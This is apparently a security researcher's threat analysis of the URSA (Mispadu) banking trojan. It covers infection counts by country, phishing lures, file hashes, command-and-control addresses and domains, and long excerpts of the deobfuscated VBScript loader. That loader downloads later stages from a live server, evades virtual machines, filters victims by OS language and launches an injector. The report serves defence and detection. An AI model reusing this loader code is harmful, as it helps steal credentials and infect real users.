

# Threat analysis: The emergent URSA trojan impacts many countries using a sophisticated loader

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Since last June 2020, a new wave of the URSA trojan – a derivation and also known as **mispadu** malware by ESET – has affected users from several countries, including **Bolivia, Chile, Mexico, Argentina, Ecuador, Peru, Colombia, Paraguay, Costa Rica, Brazil, Spain, Italy, and Portugal**. This malware is a trojan malware, and when installed on the victim's devices, it collects passwords from browsers and from popular software such as FTP and email services and also performs banking browser overlay to lure the victims to introduce the banking credentials while the flow is executed – step-by-step – in the background by criminals.

Below, a geographic representation of the number of infections between June and mid-September 2020 around the world according to Table 1.

## URSA trojan – Geomap of Infections

### June – mid-September 2020

<b>Country</b>	<b>Number of Infections</b>
<b>Mexico</b>	1977
<b>Spain</b>	631
<b>Portugal</b>	514
<b>Chile</b>	331
<b>Brazil</b>	272
<b>Argentina</b>	37
<b>Ecuador</b>	7
<b>Peru</b>	5
<b>Colombia</b>	2
<b>Paraguay</b>	2
<b>Costa Rica</b>	1
<b>Italy</b>	0

**Table 1:** URSA trojan – infections by country between June and mid-September 2020.

In total, **3.379** users were impacted by this threat from June – mid-September 2020 according to data obtained from some C2s this wave. With a total of **1977 infections**, **Mexico** is the country with more users affected, followed by **Spain – 631** victims, **Portugal – 514**, and **Chile – 331**.

It is important to realize that the number of infections may have been much higher, as these indicators are only related to the data existing in some of the C2s presented at the end of the article. For example, no infections have been identified in Italy, which cannot be true.

## How URSA trojan spreads

URSA malware is a relatively recent trojan and aims to **steal credentials from victims' machines** and to create **banking overlay windows** when the victim visits their home banking portals. URSA is propagated via social engineering schemas – namely, phishing/malscam campaigns. **In Portugal**, the threat has been disseminated in-the-wild and impersonating **four popular organizations**, namely **Vodafone**, **EDP** (Energias de Portugal), **MEO** (Serviços de Comunicações e Multimédia, S.A), and **Polícia Judiciária** – one of the police organizations responsible for criminal investigations in Portugal.

The email message generally refers to overdue invoices – the decoy – in order to lure the victim to download the malicious file (a .zip file downloaded from the Internet). These emails are often sent between the end and the beginning of each month.



Figure 1: Email templates of URSA impersonating Vodafone, EDP and Polícia Judiciária – Portugal.

## URSA loader in detail and the rabbit holes

At first glance, the file downloaded via the malicious URL sent by criminals on the email scam is a zip file with an **MSI** (Microsoft Installer) inside. By analyzing the **MSI file**, it's possible to observe that **another file is available inside**, and probably dropped when the MSI is executed. That file called **px3q8x.vbs** is a **VBScript** file responsible for **loading and executing the next stages**. Interesting to note this file has a low detection rate bypassing, thus, popular antivirus (AV) engines.

**Threat name:** 554S2000A2S144D1S4111D.zip

**MD5:** 2d2f3500836ed60303103bafac6357a3

**Threat name:** 554S2000A2S144D1S4111D.msi

**MD5:** 3be539aa8d421d09cef27723a98d2d83

**Threat name:** px3q8x.vbs (initial payload – VBScript)

**MD5:** a4f066196b1009c42c1dea74f857180d






Figure 3: URSA trojan / Mispadu 2020 – high-level diagram.

## VBScript deobfuscation rounds

After extracting the **VBScript loader**, we observed that it is very confused and obfuscated as presented in Figure 4.










Figure 8: Network traffic when the next malware stage is downloaded from C2.

Finally and highlighted above, we got the C2 IP address (191.235.99.13) and the final payload this stage from the C2 server.

## URSA trojan – VBscript loader/dropper (the final VBScript)

**Threat name:** final payload (VBScript)

**MD5:** bda287c97d9373052f347ac0ccedfdf8

After some rabbit holes, finally, we got the URSA VBScript loader totally deobfuscated from the C2 server. Just the malware configuration is encrypted, and all the communications between the C2 server and trojan clients are performed using the same algorithm, even during the final stage of this malware – a Delphi PE file responsible to create the banking overlay windows, collect credentials from the victim's machine, and send all the date to the C2 online.



```

1 on error resume next
2
3 const cCOD = 71
4 const cID = "1"
5 const sRoleX = "http://191.235.99.13/lp1a"
6 const sRoleXW2 = "http://191.235.99.13/m/lp1"
7 const wlinkF = "http://191.235.99.13/"
8 const cRaiz1 = "C:\Users\Public\"
9 const cXH = ".bd2"
10 const cXZ = ".zip"
11 const cWus3r = "lp1"
12 const cSenLoad = "m4g"
13 const cChilebeans = "1"
14 const wVersion = "15"
15 const wVersionApp = "1"
16 const wVersionAUT = "1"
17 const wVersionVBS = "1"
18 const wVersionEXT = "1"
19 const wCnfg = "LCXCQFHDBFNFEF0F0DBCQCJFEFLCJCQCJFSFLCXCJCQCJFSFLCYCJCQCJFSFLDACJCQFQYFTCXDADGDECQFIFPFT
FAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFL
QFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXC
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KFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCU
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FNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXF
VFCAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFN
CUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFR
XCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKF
FAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFK
OFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTWCYCUCUFOFANFRFA
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20

```



Figure 9: URSA final VBScript loader and its configuration.

From Figure 9, we can observe the following:

- some paths from the C2 server (**SRoleX** and **sRoleXW2**)
- the path where binary files from C2 are downloaded to (**cRaiz1**); and
- some sections that are used to build the final stage (an AutoIT binary responsible for injecting and executing the malware final stage into the memory – the mentioned Delphi file).

As mentioned, all the communications from this point are encrypted between the malware and the C2 server. In order to decrypt the malware communication, we can use the next script available on [GitHub](#).

By executing the script, decrypt the malware config was possible as observed below.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
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C:\Users\dude>cd Desktop
C:\Users\dude\Desktop>decrypted.txt
C:\Users\dude\Desktop>decrypter.vbs

"C:\Users\dude\Desktop\decrypted.txt" - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

new 1 x3 decrypted.vbs x3 decrypted.txt x3
1 1
2 14riss4
3 #ip#
4 #wp1#
5 #wp2#
6 #wp3#
7 udx1397
8 mtxgay
9 mageurox01.hopto.org
10 mageurox01.hopto.org
11 mageurox01.hopto.org
12 mageurox01.hopto.org
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45 mageurox02.serveirc.com
```



**Figure 10:** Ursa trojan config decrypted.

The variables “#wp#” are the final C2 endpoint where the victim’s information is sent during the malware execution. Also, several host repetitions were identified. This is a potential C2, that notifies criminals when a new victim is affected. Nonetheless, the malware next stage is downloaded from the IP address (191.235.99.113) as analyzed above.

During the VBScript code analysis, some functions were identified:

```

Function GetWmiPropertyValue(strNameSpace, strClassName, strPropertyName)
function crypt(cText, cCod)
function decrypt(cText, cCod)
Function UnZip(ZipFile, ExtractTo)
Function StringGetURL(sUrl)
Function BinaryGetURL(strURL)
Function StringGetURL(strURL)
Function SaveBinaryData(arrByteArray, strFileName)
Sub writeBinary(bstr, path)
Function makeArray(n) ' Small utility function
Function TrocaEntry(strFileName1, strFileName, sSenhaVelha, sSenhaNova)
function cr1pt(x, c)

```

In general, the next malware stage is retrieved from the C2 server in several parts and then built on the fly. The files are encrypted and are decrypted during the malware execution. Next, a final PE file is built during this process. Some interesting functions are presented below. Interesting to note that the user agent used to download the files is: **"strUserAgentString = "binary\_getter/1.0"**.

```

225 Function TrocaEntry(strFileName1, strFileName, sSenhaVelha, sSenhaNova)
226
227 Dim Stream
228 Set Stream = CreateObject("ADODB.Stream")
229 Stream.Type = 1 ' Binary
230 Stream.Open
231 Stream.LoadFromFile strFileName1
232 Stream.Position = 0
233
234 Dim tam
235 tam = Stream.Size
236 Dim a
237 'a = makeArray(tam)
238 Dim s
239 s = Space(tam)
240 a = Split(s, ",")
241
242 Dim bSenhaVelha(9)
243 For I = 1 To 9
244     bSenhaVelha(I-1) = Mid(sSenhaVelha, I, 1)
245 Next
246 Dim bSenhaNova(9)
247 For I = 1 To 9
248     bSenhaNova(I-1) = Mid(sSenhaNova, I, 1)
249 Next
250
251 For I = 1 To tam
252     a(I) = Chr(AscB(Stream.Read(1)))
253
254     If (I > 1000) Then
255         If (a(I) = bSenhaVelha(0)) Then
256             If (a(I-1) = bSenhaVelha(7)) Then
257                 If (a(I-2) = bSenhaVelha(6)) Then
258                     If (a(I-3) = bSenhaVelha(5)) Then
259                         If (a(I-4) = bSenhaVelha(4)) Then
260                             If (a(I-5) = bSenhaVelha(3)) Then
261                                 If (a(I-6) = bSenhaVelha(2)) Then
262                                     If (a(I-7) = bSenhaVelha(1)) Then
263                                         If (a(I-8) = bSenhaVelha(0)) Then
264                                             a(I) = bSenhaNova(8)
265                                         Else
266                                             a(I) = bSenhaNova(7)
267                                         End If
268                                     Else
269                                         a(I) = bSenhaNova(6)
270                                     Else
271                                         a(I) = bSenhaNova(5)
272                                     Else
273                                         a(I) = bSenhaNova(4)
274                                     Else
275                                         a(I) = bSenhaNova(3)
276                                     Else
277                                         a(I) = bSenhaNova(2)
278                                     Else
279                                         a(I) = bSenhaNova(1)
280                                     Else
281                                         a(I) = bSenhaNova(0)
282                                     End If
283                                 End If
284                             End If
285                         End If
286                     End If
287                 End If
288             End If
289         End If
290     End If
291     Stream.Write(a(I))
292 Next
293 Stream.Position = 0
294 Stream.SaveToFile strFileName
295 Stream.Close
296 End Function
297
298 function cr1pt(x, c)
299 Dim y
300 y = ""
301 Dim iCol
302 iCol = 0
303 For I = 1 To Len(x)
304     iCol = AscB(Stream.Read(1))
305     c = crypt(iCol+iCol, c)
306 Next
307 y = Chr(c)
308 End Function
309
310 Function BinaryGetURL(strURL)
311 Dim objJmHttp
312 Dim lngTimeout
313 Dim strMethod
314 Dim strpostData
315 Dim strUserAgentString
316 Dim intSslErrorIgnoreFlags
317 Dim binEnableRedirects
318 Dim binEnableHttpToHttpRedirects
319 lngTimeout = 50000 ' milliseconds.
320 strMethod = "GET"
321 strpostData = ""
322 strUserAgentString = "binary_getter/1.0"
323 intSslErrorIgnoreFlags = 13056 ' 13056 = ignore all err, 0 = accept no err
324 binEnableRedirects = True
325 binEnableHttpToHttpRedirects = True
326 Set objJmHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
327 objJmHttp.SetTimeouts lngTimeout, lngTimeout, lngTimeout
328 objJmHttp.Option(0) = strUserAgentString
329 objJmHttp.Option(4) = intSslErrorIgnoreFlags
330 objJmHttp.Option(6) = binEnableRedirects
331 objJmHttp.Option(12) = binEnableHttpToHttpRedirects
332 objJmHttp.Open strMethod, strURL, False
333 If strMethod = "POST" Then
334     objJmHttp.setRequestHeader "Content-Type", _
335         "application/x-www-form-urlencoded"
336 End If
337 objJmHttp.Send(strpostData)
338 If (objJmHttp.Status = 200) Then
339     BinaryGetURL = objJmHttp.ResponseBody
340 End If
341 Set objJmHttp = Nothing
342 End Function
343
344 Function StringGetURL(strURL)
345 Dim objJmHttp
346 Set objJmHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
347 objJmHttp.Open "GET", strURL, False
348 objJmHttp.setRequestHeader "Content-Type", "text/xml"
349 objJmHttp.Send
350 If (objJmHttp.Status = 200) Then
351     StringGetURL = objJmHttp.responseText
352 End If
353 Set objJmHttp = Nothing
354 End Function
355
356 Function Decrypt(arrByteArray, strFileName)
357 If VarType(arrByteArray) >= 8192 Then
358     Dim Stream
359     Set Stream = CreateObject("ADODB.Stream")
360     Stream.Type = 1
361     Stream.Open()
362     Stream.Write(arrByteArray)
363     Stream.Position = 0
364 End If
365 Dim tam
366 tam = Stream.Size - 1
367 Dim a
368 Dim iCol
369 iCol = 0
370 Dim s
371 s = Space(tam)
372 a = Split(s, ",")
373 iCol = AscB(Stream.Read(1))
374 For I = 1 To tam
375     c = crypt(iCol+iCol, c)
376     dim y
377     y = Chr(c) - Chr(iCol+iCol)
378     If (y < 0) Then
379         c = y + 256
380     Else
381         c = y
382     End If
383     if (iCol >= 9) Then
384         iCol = 0
385     else
386         iCol = iCol + 1
387     end if
388     a(I) = Chr(c)
389 Next
390 Stream.Close
391 Dim fso
392 Set fso = CreateObject("Scripting.FileSystemObject")
393 Set ts = fso.CreateTextFile(strFileName)
394 ts.Write(Join(a, ""))
395 ts.Close
396 End Function

```

Figure 11: Some parts and functions of the VBScript file.

After this initial process, some validations regarding the victim device are performed to start the next stage. The Operating System (OS) version is retrieved, and if it is a virtual environment, the script terminates its execution. Interesting to observe this anti-VM technique earlier on the trojan loader. With this logic in place, the final payload is not loaded and downloaded from the C2 allowing it not to be at least flagged by antivirus engines.

```

359 Dim idioma, sNomeMaq
360
361 Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
362
363 Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
364
365
366 For Each objOperatingSystem in colOperatingSystems
367     idioma = objOperatingSystem.OSLanguage
368     Next
369
370     bIsVM = false
371     sVMPlatform = ""
372
373     sMake = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Manufacturer")
374     sModel = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Model")
375     sBIOSVersion = GetWmiPropertyValue("root\cimv2", "Win32_BIOS", "Version")
376
377     'WScript.Echo "Manufacturer=" & sMake
378     'WScript.Echo "Model=" & sModel
379     'WScript.Echo "BIOSVersion=" & sBIOSVersion
380
381     If sModel = "Virtual Machine" then
382
383         ' Microsoft virtualization technology detected, assign defaults
384
385         sVMPlatform = "Hyper-V"
386         bIsVM = true
387
388         ' Try to determine more specific values
389
390         Select Case sBIOSVersion
391             Case "VIRTUAL - 1000831"
392                 bIsVM = true
393                 sVMPlatform = "Hyper-V 2008 Beta or RC0"
394             Case "VIRTUAL - 5000805", "BIOS Date: 05/05/08 20:35:56 Ver: 08.00.02"
395                 bIsVM = true
396                 sVMPlatform = "Hyper-V 2008 RTM"
397             Case "VIRTUAL - 3000919"
398                 bIsVM = true
399                 sVMPlatform = "Hyper-V 2008 R2"
400             Case "A M I - 2000622"
401                 bIsVM = true
402                 sVMPlatform = "VS2005R2SP1 or VPC2007"
403             Case "A M I - 9000520"
404                 bIsVM = true
405                 sVMPlatform = "VS2005R2"
406             Case "A M I - 9000816", "A M I - 6000901"
407                 bIsVM = true
408                 sVMPlatform = "Windows Virtual PC"
409             Case "A M I - 8000314"
410                 bIsVM = true
411                 sVMPlatform = "VS2005 or VPC2004"
412         End Select
413
414         ElseIf sModel = "VMware Virtual Platform" then
415
416             ' VMware detected
417
418             sVMPlatform = "VMware"
419             bIsVM = true
420
421         ElseIf sModel = "VirtualBox" then
422
423             ' VirtualBox detected
424
425             bIsVM = true
426             sVMPlatform = "VirtualBox"
427
428         Else
429             ' This computer does not appear to be a virtual machine.
430         End if

```

Figure 12: Anti-VM technique found on the URSA loader.

Next, the script validates the victim devices is geo-located in target locations defined by the malware operators, namely:

- Spanish – Spain (Traditional) 1034
- Portuguese – Brazil – 1046
- Spanish – Mexico – 2058

- Portuguese – Portugal – 2070
- Spanish – 58378, 3082

```

447 '////////// part2 //////////
448
449
450
451 '//////////
452
453 Set SystemSet = GetObject("winmgmts:").InstancesOf ("Win32_OperatingSystem")
454 for each System in SystemSet
455     sWin = System.Caption
456 next
457
458
459 if idioma = "1034" _
460 or idioma = "1046" _
461 or idioma = "2058" _
462 or idioma = "2070" _
463 or idioma = "3082" _
464 or idioma = "58378"
465 Then
466
467 If bIsVM = false and sNomeMaq <> "JOHN-PC" Then
468
469 Set fso = CreateObject("Scripting.FileSystemObject")
470
471 sPasta = cRaiz1
472
473 If (fso.FileExists(sPasta & Mid(sNomeMaq, 2, 1)) = false) Then
474 Set file = FSO.OpenTextFile(sPasta & Mid(sNomeMaq, 2, 1),8,true,false)
475 file.Close
476
477 Dim qtCaracteres
478 Dim sNomePasta
479 Dim sNomeArq
480 Dim sNomeExt
481 Dim sPastaUser
482

```

Figure 13: Target locations affected by URSA malware.

If the victim's computer is executing in a language ID different from the hardcoded, or the computer name is equal to "JOHN-PC", the infection process stops. Change the computer name to "JOHN-PC" is a potential killswitch to avoid URSA infections.

At this moment, the next stage is downloaded from the C2 server. The files are stored into the C:\Users\Public folder (tmp file), and next moved to a random folder created on the C:\ drive. The name of this folder is based on the computer name.

The image illustrates the malware's file handling process. It shows how the target location is determined based on language ID and computer name. The code defines a 'tmp folder' as C:\Users\Public and a 'final folder' as a randomized path. The browser window shows the URL 'http://191.235.99.13/m/1p1a' and a 'decrypted string' 'hSto4#zeep#hSto4#104#NUB'. The file explorer shows a directory listing with files like 'lp10.bd2' through 'lp15.bd2'. A watermark for 'Segurança Informática' is visible in the bottom right.

**Figure 14:** Next binaries (AutoIT – the injector/loader) and the URSA trojan (a Delphi binary injected into memory are download from the C2 server.


Along the way, two additional DLLs are also downloaded. One is a DLL for SSL and the other for SQLite3. They are probably dependencies packaged in the malware, and to avoid a failure if the target machine does not have these DLLs/resources installed on the device. We will observe that the final binary – URSA Delphi – has two tools inside and packed. These tools are legitimate software used during the credential harvesting process.

After this complex process, the final files are moved into the **C:\artbitrary\_name** folder.

```

593
594     UnZip sPasta & sNomeArq & "1" & cXZ, sPasta
595     Set fso = CreateObject("Scripting.FileSystemObject")
596     fso.MoveFile sPasta & cWus3r & "1", sPastaUser & sNomeArq & "1." & sNomeExt2
597     fso.DeleteFile(sPasta & sNomeArq + "1" & cXZ)
598
599
600     UnZip sPasta & sNomeArq & "4" & cXZ, sPasta
601     Set fso = CreateObject("Scripting.FileSystemObject")
602     TrocaEntry sPasta & cWus3r & "4", sPastaUser & sNomeArq, cSenLoad, cSenLoadNova
603     fso.DeleteFile( sPasta & sNomeArq + "4" & cXZ)
604     fso.DeleteFile( sPasta & cWus3r & "4")
605     fso.CopyFile sPastaUser & sNomeArq & sNomeExt & ".dll",sPastaUser & sNomeArq & ".dll",True
606
607     sNomeEXE = sNomeArq + "ai"
608
609     UnZip sPasta & sNomeArq & "sq" & cXZ, sPasta
610     Set fso = CreateObject("Scripting.FileSystemObject")
611     fso.MoveFile sPasta & cWus3r & "sq", sPastaUser & "winx86.dll"
612     fso.DeleteFile( sPasta & sNomeArq + "sq" & cXZ)
613
614     fso.DeleteFile( sPastaUser & sNomeArq & sNomeExt & ".dll")
615
616     UnZip sPasta & sNomeArq & "sl" & cXZ, sPasta
617     Set fso = CreateObject("Scripting.FileSystemObject")
618     fso.MoveFile sPasta & cWus3r & "sl", sPastaUser & "libeay32.dll"
619     fso.DeleteFile( sPasta & sNomeArq + "sl" & cXZ)
620
621     UnZip sPasta & sNomeArq & "ss" & cXZ, sPasta
622     Set fso = CreateObject("Scripting.FileSystemObject")
623     fso.MoveFile sPasta & cWus3r & "ss", sPastaUser & "ssleay32.dll"
624     fso.DeleteFile( sPasta & sNomeArq + "ss" & cXZ)
625
626     UnZip sPasta & sNomeArq & "ai" & cXZ, sPasta
627     Set fso = CreateObject("Scripting.FileSystemObject")
628     fso.MoveFile sPasta & cWus3r & "ai", sPastaUser & sNomeEXE & ".exe"
629     fso.DeleteFile( sPasta & sNomeArq + "ai" & cXZ)

```



**Figure 15:** Final stage is moved into a random folder created on the C:\ (o0t – in this case).

Next, another loader/injector, the AutoIT file is executed. It is responsible for loading into the memory the final payload (Delphi file that contains the trojan code and the malicious process).

```
631
632 Set oss = CreateObject("Shell.Application")
633 oss.ShellExecute ($PastaUser & sNomeEXE&".exe", sNomeArq & " @" & sNomeDLL, $PastaUser, "open", 1
634
635 'oss.ShellExecute "c:\ & $PastaEXE & "\ & sNomeEXE&".exe", "c:\ & $PastaDLL & "\ & sNomeDLL&".&sExtDLL & ",#1 @w2", "c:\ & $PastaEXE & "\ & sNomeEXE & "\ & sNomeEXE&".exe", sNomeArq & " #1", $PastaUser, "open", 1
636
637 'oss.ShellExecute $paths & "rundll32.exe", "c:\ & $PastaDLL & "\ & sNomeDLL&".&sExtDLL & ",#1", "c:\ & $PastaEXE & "\ & sNomeEXE & "\ & sNomeEXE&".exe", sNomeArq & " #1", $PastaUser, "open", 1
638
639 oss.ShellExecute ($PastaUser & sNomeEXE&".exe", sNomeArq & " #1", $PastaUser, "open", 1
640
641 oss.ShellExecute ($PastaUser & sNomeEXE&".exe", sNomeArq & " #3", $PastaUser, "open", 1
642
643
644 set objFSO = CreateObject("Scripting.FileSystemObject")
645 set objFile = objFSO.GetFolder($PastaUser)
646
647     objFile.Attributes = objFile.Attributes + 2
648
649
650 End If
651 End If
652 End If
653
654 'objFSO.DeleteFile($PathSelf)
655 Quit
```




Figure 16: Final payload is executed.

## Ursa trojan – AutoIT loader/injector

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**Threat name:** n11ai.exe

**MD5:** c56b5f0201a3b3de53e561fe76912bfd

**Threat name:** n111.11n

**MD5:** 7396051fd6575180166d66ddf0a9295b

**Threat name:** winx86.dll

**MD5:** 87f9e5a6318ac1ec5ee05aa94a919d7a

**Threat name:** libeay32.dll

**MD5:** f3e6c0d52bab27289db2a70e4aab628c

**Threat name:** n11

**MD5:** 71fdf07084a741b553b97b0d0815fa0e

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The AutoIT binary is protected and can be decompiled with the following script available on [GitHub](#). That script is a build of myAut2Exe modified from the original and based on the version 2.12.

